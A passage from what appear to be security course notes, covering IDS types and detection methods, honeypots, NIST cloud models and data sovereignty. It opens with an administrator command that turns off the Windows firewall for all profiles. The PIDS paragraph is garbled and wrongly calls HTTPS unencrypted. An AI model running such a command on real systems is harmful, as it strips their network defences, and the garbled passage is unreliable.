
Standard profile configuration:
Operational mode          = Enable
Exception mode            = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

- ✓ Turn off firewall

```
C:\Users\Administrator\Desktop>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.
```

```
C:\Users\Administrator\Desktop>
```



- **IDS**

An Intrusion Detection System (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered. It is a software application that scans a network or a system for harmful activity or policy breaching. Any malicious venture or violation is normally reported either to an administrator or collected centrally using a security information and event management (SIEM) system. A SIEM system integrates outputs from multiple sources and uses alarm filtering techniques to differentiate malicious activity from false alarms.

Although intrusion detection systems monitor networks for potentially malicious activity, they are also disposed to false alarms. Hence, organizations need to fine-tune their IDS products when they first install them. It means properly setting up the intrusion detection systems to recognize what normal traffic on the network looks like as compared to malicious activity.

Intrusion prevention systems also monitor network packets inbound the system to check the malicious activities involved in it and at once sends the warning notifications.

- **Classification of Intrusion Detection System**

- ❖ **Network Intrusion Detection System (NIDS):**

Network intrusion detection systems (NIDS) are set up at a planned point within the network to examine traffic from all devices on the network. It performs an observation of passing traffic on the entire subnet and matches the traffic that is passed on the subnets to the collection of known attacks. Once an attack is identified or abnormal behavior is observed, the alert can be sent to the administrator. An example of an NIDS is installing it on the subnet where firewalls are located in order to see if someone is trying crack the firewall.

- ❖ **Host Intrusion Detection System (HIDS):**

Host intrusion detection systems (HIDS) run on independent hosts or devices on the network. A HIDS monitors the incoming and outgoing packets from the device only and will alert the administrator if suspicious or malicious activity is detected. It takes a snapshot of existing system files and compares it with the previous snapshot. If the analytical system files were edited or deleted, an alert is sent to the administrator to investigate. An example of HIDS usage can be seen on mission critical machines, which are not expected to change their layout.

- ❖ **Protocol-based Intrusion Detection System (PIDS):**

Protocol-based intrusion detection system (PIDS) comprises of a system or agent that would consistently resides at the front end of a server, controlling and interpreting the protocol between a user/device and the server. It is trying to secure the web server by regularly monitoring the HTTPS protocol stream and accept the related HTTP protocol. As HTTPS is un-encrypted and before instantly entering its web presentation layer then this system would need to reside in this interface, between to use the HTTPS.

- ❖ **Application Protocol-based Intrusion Detection System (APIDS):**

Application Protocol-based Intrusion Detection System (APIDS) is a system or agent that generally resides within a group of servers. It identifies the intrusions by monitoring and interpreting the communication on application specific protocols. For example, this would monitor the SQL protocol explicit to the middleware as it transacts with the database in the web server.

- ❖ **Hybrid Intrusion Detection System:**

Hybrid intrusion detection system is made by the combination of two or more approaches of the intrusion detection system. In the hybrid intrusion detection system, host agent or system data is combined with network information to develop a complete view of the network system. Hybrid intrusion detection system is more effective in comparison to the other intrusion detection system. Prelude is an example of Hybrid IDS.

- **Detection methods of IDS**

- ❖ **Signature-based Method:**

Signature-based IDS detects the attacks on the basis of the specific patterns such as number of bytes or number of 1's or number of 0's in the network traffic. It also detects on the basis of the already known malicious instruction sequence that is used by the malware. The detected patterns in the IDS are known as signatures.

Signature-based IDS can easily detect the attacks whose pattern (signature) already exists in system but it is quite difficult to detect the new malware attacks as their pattern (signature) is not known.

❖ Anomaly-based Method:

Anomaly-based IDS was introduced to detect the unknown malware attacks as new malware are developed rapidly. In anomaly-based IDS there is use of machine learning to create a trustful activity model and anything coming is compared with that model and it is declared suspicious if it is not found in model. Machine learning based method has a better generalized property in comparison to signature-based IDS as these models can be trained according to the applications and hardware configurations.

➤ Types of IDS Alerts

True Positive	Bad traffic which triggers an alert.
False Positive	Good traffic which triggers an alert.
False Negative	Bad traffic, but no alert is raised.
True Negative	Good traffic, and no alert is raised.

➤ Comparison of IDS with Firewalls

Firewalls restrict access between networks to prevent intrusion and if an attack is from inside the network it doesn't signal. An IDS describes a suspected intrusion once it has happened and then signals an alarm.

➤ IDS tools

 Check Point IPS Software Blade https://www.checkpoint.com	 Next-Generation Intrusion Prevention System (NGIPS) https://www.cisco.com	 OSSEC https://ossec.github.io
 IBM Security Network Intrusion Prevention System https://www.ibm.com	 FortiGate IPS https://www.fortinet.com	 Cisco Intrusion Prevention Systems https://www.cisco.com
 AlienVault Unified Security Management https://www.alienvault.com	 Next Generation Threat Prevention https://www.checkpoint.com	 AIDE (Advanced Intrusion Detection Environment) http://aide.sourceforge.net
 Cyberoam Intrusion Prevention System https://www.cyberoam.com	 Suricata https://suricata-ids.org	 Vanguard Enforcer https://www.govanguard.com
 McAfee Host Intrusion Prevention for Desktops https://www.mcafee.com	 Snare https://www.intersectelligence.com	 INTOUCH INSA-Network Security Agent http://www.intonet.com

➤ IDS for mobiles



● Honeypots

Honeypot is a network-attached system used as a trap for cyber-attackers to detect and study the tricks and types of attacks used by hackers. It acts as a potential target on the internet and informs the defenders about any unauthorized attempt to the information system.

Honeypots are mostly used by large companies and organizations involved in cybersecurity. It helps cybersecurity researchers to learn about the different type of attacks used by attackers. It is suspected that even the cybercriminals use these honeypots to decoy researchers and spread wrong information.

The cost of a honeypot is generally high because it requires specialized skills and resources to implement a system such that it appears to provide an organization's resources still preventing attacks at the backend and access to any production system.

A honeynet is a combination of two or more honeypots on a network.

➤ Types of Honeypot

Honeypots are classified based on their deployment and the involvement of the intruder.

1. Research honeypots- These are used by researchers to analyze hacker attacks and deploy different ways to prevent these attacks.
2. Production honeypots- Production honeypots are deployed in production networks along with the server. These honeypots act as a frontend trap for the attackers, consisting of false information and giving time to the administrators to improve any vulnerability in the actual system.

Based on interaction, honeypots are classified into:

1. Low interaction honeypots: Low interaction honeypots gives very little insight and control to the hacker about the network. It simulates only the services that are frequently requested by the attackers. The main operating system is not involved in the low interaction systems and therefore it is less risky. They require very fewer resources and are easy to deploy. The only disadvantage of these honeypots lies in the fact that experienced hackers can easily identify these honeypots and can avoid it.
2. Medium Interaction Honeypots: Medium interaction honeypots allows more activities to the hacker as compared to the low interaction honeypots. They can expect certain activities and are designed to give certain responses beyond what a low-interaction honeypot would give.

3. High Interaction honeypots: A high interaction honeypot offers a large no. of services and activities to the hacker, therefore, wasting the time of the hackers and trying to get complete information about the hackers. These honeypots involve the real-time operating system and therefore are comparatively risky if a hacker identifies the honeypot. High interaction honeypots are also very costly and are complex to implement. But it provides us with extensively large information about hackers.

➤ Pros and cons

❖ Advantages of honeypot:

- ✓ Acts as a rich source of information and helps collect real-time data.
- ✓ Identifies malicious activity even if encryption is used.
- ✓ Wastes hackers' time and resources.
- ✓ Improves security.

❖ Disadvantages of honeypot:

- ✓ Being distinguishable from production systems, it can be easily identified by experienced attackers.
- ✓ Having a narrow field of view, it can only identify direct attacks.
- ✓ A honeypot once attacked can be used to attack other systems.
- ✓ Fingerprinting (an attacker can identify the true identity of a honeypot).

● Cloud computing

In Simplest terms, cloud computing means storing and accessing the data and programs on remote servers that are hosted on internet instead of computer's hard drive or local server. Cloud computing is also referred as Internet based computing.

Cloud Computing Architecture:


Cloud computing architecture refers to the components and sub components required for cloud computing. These component typically refer to:

- ✓ Front end (fat client, thin client)
- ✓ Back end platforms (servers, storage)
- ✓ Cloud based delivery and a network (Internet, Intranet, Inter cloud).

Hosting a cloud:

There are three layers in cloud computing. Companies use these layers based on the service they provide.

- ✓ Infrastructure
- ✓ Platform
- ✓ Application



At the bottom is the foundation, the Infrastructure where the people start and begin to build. This is the layer where the cloud hosting lives.

The NIST Definition of Cloud Computing:

Cloud computing is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. This cloud model is composed of five essential characteristics, three service models, and four deployment models.

➤ Characteristics of Cloud Computing

The National Institute of Standards and Technology (NIST) defines cloud computing as it is known today through five particular characteristics.

1. On-demand self-services

A consumer can unilaterally provision computing capabilities, such as server time and network storage, as needed automatically without requiring human interaction with each service provider.

2. Broad network access

Cloud computing resources are available over the network and can be accessed by diverse customer platforms. In other words, cloud services are available over a network—ideally high broadband communication link—such as the internet, or in the case of a private clouds it could be a local area network (LAN).

Network bandwidth and latency are very important aspects of cloud computing and broad network access, because they relate to the quality of service (QoS) on the network. This is particularly important for serving time sensitive manufacturing applications.

3. Multi-tenancy and resource pooling

Cloud computing resources are designed to support a multi-tenant model. Multi-tenancy allows multiple customers to share the same applications or the same physical infrastructure while retaining privacy and security over their information.

Resource pooling means that multiple customers are serviced from the same physical resources. Providers' resource pool should be very large and flexible enough to service multiple client requirements and to provide for economy of scale. When it comes to resource pooling, resource allocation must not impact performances of critical manufacturing applications.

4. Rapid elasticity and scalability

One of the great things about cloud computing is the ability to quickly provision resources in the cloud as manufacturing organizations need them. And then to remove them when they don't need them. Cloud computing resources can scale up or down rapidly and, in some cases, automatically, in response to business demands.

5. Measured service

Cloud computing resources usage is metered and manufacturing organizations pay accordingly for what they have used. Resource utilization can be optimized by leveraging charge-per-use capabilities. This means that cloud resource usage—whether virtual server instances that are running or storage in the cloud—gets monitored, measured and reported by the cloud service provider. The cost model is based on "pay for what you use"—the payment is variable based on the actual consumption by the manufacturing organization.

➤ Types of Cloud Based Services

Most cloud computing services fall into three broad categories:

- I. Software as a service (SaaS)
- II. Platform as a service (PaaS)
- III. Infrastructure as a service (IaaS)
- IV. Anything as a service (XaaS)

These are sometimes called the cloud computing stack, because they are built on top of one another.

❖ SaaS

Software-as-a-Service (SaaS) is a way of delivering services and applications over the Internet. Instead of installing and maintaining software, we simply access it via the Internet, freeing ourselves from the complex software and hardware management. It removes the need to install and run applications on our own computers or in the data centers eliminating the expenses of hardware as well as software maintenance.

SaaS provides a complete software solution which you purchase on a pay-as-you-go basis from a cloud service provider. Most SaaS applications can be run directly from a web browser without any downloads or installations required. The SaaS applications are sometimes called Web-based software, on-demand software, or hosted software.

Advantages of SaaS:

- ✓ Cost Effective: Pay only for what you use
- ✓ Reduced time: Users can run most SaaS apps directly from their web browser without needing to download and install any software. This reduces the time spent in installation and configuration, and can reduce the issues that can get in the way of the software deployment.
- ✓ Accessibility: We can Access app data from anywhere.
- ✓ Automatic updates: Rather than purchasing new software, customers rely on a SaaS provider to automatically perform the updates.
- ✓ Scalability: It allows the users to access the services and features on demand.

The various companies providing software as a service are Cloud9 Analytics, Salesforce.com, Cloud Switch, Microsoft Office 365, Eloqua, drop Box and Cloud Tran.

❖ PaaS

PaaS is a category of cloud computing that provides a platform and environment to allow developers to build applications and services over the internet. PaaS services are hosted in the cloud and accessed by users simply via their web browser.

A PaaS provider hosts the hardware and software on its own infrastructure. As a result, PaaS frees users from having to install in-house hardware and software to develop or run a new application. Thus, the development and deployment of the application takes place independent of the hardware.

The consumer does not manage or control the underlying cloud infrastructure including network, servers, operating systems, or storage, but has control over the deployed applications and possibly configuration settings for the application-hosting environment.

Advantages of PaaS:

- ✓ Simple and convenient for users: It provides much of the infrastructure and other IT services; which users can access anywhere via a web browser.
- ✓ Cost Effective: It charges for the services provided on a per-use basis thus eliminating the expenses one may have for on-premises hardware and software.
- ✓ Efficiently managing the lifecycle: It is designed to support the complete web application lifecycle: building, testing, deploying, managing and updating.
- ✓ Efficiency: It allows for higher-level programming with reduced complexity thus, the overall development of the application can be more effective.

The various companies providing Platform as a service are Amazon Web services, Salesforce, Windows Azure, Google App Engine, cloud Bess and IBM smart cloud.

❖ IaaS

Infrastructure as a service (IaaS) is a service model that delivers computer infrastructure on an outsourced basis to support various operations. Typically, IaaS is a service where infrastructure is provided as an outsource to enterprises such as networking equipments, devices, database and web servers.

Infrastructure as a service (IaaS) is also known as Hardware as a service (HaaS). IaaS customers pay on a per-use basis, typically by the hour, week or month. Some providers also charge customers based on the amount of virtual machine space they use.

It simply provides the underlying operating systems, security, networking, and servers for developing such applications, services, and for deploying development tools, databases, etc.

Advantages of IaaS:

- ✓ Cost Effective: Eliminates capital expense and reduces ongoing cost and IaaS customers pay on a per use basis, typically by the hour, week or month.
- ✓ Website hosting: Running websites using IaaS can be less expensive than traditional web hosting.
- ✓ Security: The IaaS Cloud Provider may provide better security than your existing software.
- ✓ Maintenance: There is no need to manage the underlying data center or the introduction of new releases of the development or underlying software. This is all handled by the IaaS Cloud Provider.

The various companies providing Infrastructure as a service are Amazon web services, Bluestack, IBM, Openstack, Rackspace and VMware.

❖ Anything as a service


Most of the cloud service providers now a days offer anything as a service that is a compilation of all of the above services including some additional services.

Advantages of XaaS:

All of the above advantages.

❖ Difference between IaaS, PaaS and SaaS

Basis Of	IaaS	PaaS	SaaS
Uses	IaaS is used by network architects	PAAS is used by developer	SAAS is used by end user
Access	IaaS give access to the resources like virtual machines and virtual storage	PAAS give access to run time environment to deployment and development tools for application	SAAS give access to the end user
Model	It is service model that provide visualized computing resources over internet	It is a cloud computing model that delivers tools that is used for development of application	It is a service model in cloud computing that host software make available for client
Technical understanding	It required technical knowledge	In which you required knowledge of subject to understand basic setup	There is no requirement about technicalities company handle everything
Popularity	It is popular between developer and researchers	It popular between developer who focus on the development of apps and scripts	It is popular between consumer and company. Such as file sharing, email and networking
Cloud services	Amazon web services, sun, vcloud express	Facebook, and google search engine	M.S office web, Facebook and google apps
Enterprise services	AWS virtual private cloud	Microsoft azure	IBM cloud analysis
Outsourced cloud services	Salesforced	Force.com, Gigaspaces	AWS, terremark



➤ Cloud deployment models


1. Public cloud
2. Private cloud
3. Hybrid cloud
4. Community cloud

❖ Public cloud

Public cloud is managed by third parties which provide cloud services over the internet to public, these services are available as pay-as-you-go billing mode.

They offer solutions for minimizing IT infrastructure costs and act as a good option for handling peak loads on the local infrastructure. They are a go to option for small enterprises, which are able to start their businesses without large upfront investments by completely relying on public infrastructure for their IT needs.

A fundamental characteristic of public clouds is multitenancy. A public cloud is meant to serve multiple users, not a single customer. A user requires a virtual computing environment that is separated, and most likely isolated, from other users.




❖ Private cloud

Private clouds are distributed systems that work on a private infrastructure and providing the users with dynamic provisioning of computing resources. Instead of a pay-as-you-go model as in public clouds, there could be other schemes in that take into account the usage of the cloud and proportionally billing the different departments or sections of an enterprise.

The advantages of using a private cloud are:


- ✓ Customer information protection: In private cloud security concerns are less since customer data and other sensitive information does not flow out of a private infrastructure.
- ✓ Infrastructure ensuring SLAs: Private cloud provides specific operations such as appropriate clustering, data replication, system monitoring and maintenance, and disaster recovery, and other uptime services.
- ✓ Compliance with standard procedures and operations: Specific procedures have to be put in place when deploying and executing applications according to third-party compliance standards. This is not possible in case of public cloud.



❖ Hybrid cloud

Hybrid cloud is a heterogeneous distributed system resulted by combining facilities of public cloud and private cloud. For this reason, they are also called heterogeneous clouds.

A major drawback of private deployments is the inability to scale on demand and to efficiently address peak loads. Here public clouds are needed. Hence, a hybrid cloud takes advantages of both public and private cloud.




❖ Community cloud

Community clouds are distributed systems created by integrating the services of different clouds to address the specific needs of an industry, a community, or a business sector. In community cloud, the infrastructure is shared between organization which have shared concerns or tasks. The cloud may be managed by an organization or a third party.

Sectors that use community clouds are:

- ✓ Media industry: Media companies are looking for quick, simple, low-cost way for increasing efficiency of content generation. Most media productions involve an extended ecosystem of partners. In particular, the creation of digital content is the outcome of a collaborative process that includes movement of large data, massive compute-intensive rendering tasks, and complex workflow executions.
- ✓ Healthcare industry: In healthcare industry community clouds are used to share information and knowledge on the global level with sensitive data in the private infrastructure.
- ✓ Energy and core industry: In these sectors, the community cloud is used to cluster set of solution which collectively addresses management, deployment, and orchestration of services and operations.
- ✓ Scientific research: In this organization with common interests of science share large distributed infrastructure for scientific computing.



➤ Cloud Computing reference architecture

NIST Cloud Computing reference architecture defines five major performers.

1. Cloud Provider
2. Cloud Carrier
3. Cloud Broker
4. Cloud Auditor
5. Cloud Consumer

Each performer is an object (a person or an organization) that contributes in a transaction or method and/or performs tasks in Cloud computing.

❖ Cloud Service Providers

A group or object that delivers cloud services to cloud consumers or end users. It offers various components of cloud computing. Cloud computing consumers purchase a growing variety of cloud services from cloud service providers. There are various categories of cloud-based services.

- ✓ IaaS
- ✓ PaaS
- ✓ SaaS

❖ Cloud Carrier

The mediator who provides offer connectivity and transport of cloud services within cloud service providers and cloud consumers. It allows access to the services of cloud through Internet network, telecommunication, and other access devices. Network and telecom carriers or a transport agent can provide distribution. A consistent level of services is provided when cloud provider set up Service Level Agreements (SLA) with a cloud carrier. In general, Carrier may be required to offer dedicated and encrypted connections.

❖ Cloud Broker

An organization or a unit that manages the performance, use and delivery of cloud services by enhancing specific capability and offers the value-added services to cloud consumers. It combines and integrates various services into one or more new services. They provide service arbitrage which allows flexibility and opportunistic choices. There are major three services offered by a cloud broker.

- ✓ Service Intermediation
- ✓ Service Aggregation
- ✓ Service Arbitrage

❖ Cloud Auditor


An entity that can conduct independent assessment of cloud services, security, performance and information system operations of the cloud implementations. The services that are provided by Cloud Service Providers (CSP) can be evaluated by service auditors in terms of privacy impact, security control and performance, etc. Cloud Auditor can make assessment of the security controls in the information system to determine the extent to which the controls are implemented correctly, operating as planned and constructing the desired outcome with respect to meeting the security necessities for the system. There are three major roles of Cloud Auditor which are mentioned below.

- ✓ Security Audit
- ✓ Privacy Impact Audit
- ✓ Performance Audit

❖ Cloud Consumer

A cloud consumer is the end user who browses or utilize the services provided by Cloud Service Providers (CSP), sets up service contracts with the cloud provider. The cloud consumer pays per use of the service provisioned. Measured services utilized by the consumer. In this, set of organizations having mutual regulatory constraints who performs a security and risk assessment for each use case of Cloud migrations and deployments.

Cloud consumers use Service-Level Agreement (SLAs) to specify the technical performance requirements to be fulfilled by a cloud provider. SLAs can cover terms concerning the quality of service, security, and remedies for performance failures. A cloud provider may also list in the SLAs a set of limitations or boundaries, and obligations that cloud consumers must accept. In a mature market environment, a cloud consumer can freely pick a cloud provider with better pricing and more favorable terms. Typically, a cloud provider's public pricing policy and SLAs are non-negotiable, although a cloud consumer who assumes to have substantial usage might be able to negotiate for better contracts.



➤ Advantages of cloud computing

- ✓ Low barrier to entry - Whatever you want is instantly available in the cloud.
- ✓ Elasticity - With Cloud hosting, it is easy to grow and shrink the number and size of servers based on the need. This is done by either increasing or decreasing the resources in the cloud. This ability to alter plans due to fluctuation in business size and needs is a superb benefit of cloud computing especially when experiencing a sudden growth in demand.
- ✓ Cost reduction - An advantage of cloud computing is the reduction in hardware cost. Instead of purchasing in-house equipment, hardware needs are left to the vendor. For companies that are growing rapidly, new hardware can be a large, expensive, and inconvenience. Cloud computing alleviates these issues because resources can be acquired quickly and easily. Even better, the cost of repairing or replacing equipment is passed to the vendors.

Along with purchase cost, off-site hardware cuts internal power costs and saves space. Large data centers can take up precious office space and produce a large amount of heat. Moving to cloud applications or storage can help maximize space and significantly cut energy expenditures.

- ✓ Flexibility
- ✓ Security

➤ Data Sovereignty

Data sovereignty refers to the concept that the data an organization collects, stores, and processes is subject to the nation's laws and general best practices where it is physically located.

This means that a business has to store the personal information of its customers in a way that complies with all the data privacy regulations, best practices, and guidelines of the host country.

If the business fails or refuses to comply with the host's data privacy laws, the country's government can impose a fine or force the company in another way to fulfill its requirements.

As part of data sovereignty measures, multiple countries have regulated how businesses can handle citizens' data, including the locations and jurisdictions where organizations are allowed to store citizen data.

When a business transfers data of a citizen outside of the country, the third nation's government can use measures to access the user's data, even though the citizen is a foreign national.

Since governments seek to prevent other nations from acquiring the data of their citizens, they have introduced data sovereignty measures that restrict how businesses can transfer personal information outside of the country.


Furthermore, the recent data protection law of the European Union, the GDPR, has implemented strict rules on how organizations handle the personal information of their citizens, even when the company processes data outside the region.

As a side note, data sovereignty is sometimes used in the context of indigenous societies.

Indigenous data sovereignty refers to the decolonization of the personal information of indigenous people that could play a key role in achieving autonomy for these societies.

● Cryptography

Cryptography is the science of secret writing with the intention of keeping the data secret. Cryptanalysis, on the other hand, is the science or sometimes the art of breaking cryptosystems. These both terms are a subset of what is called as Cryptology.



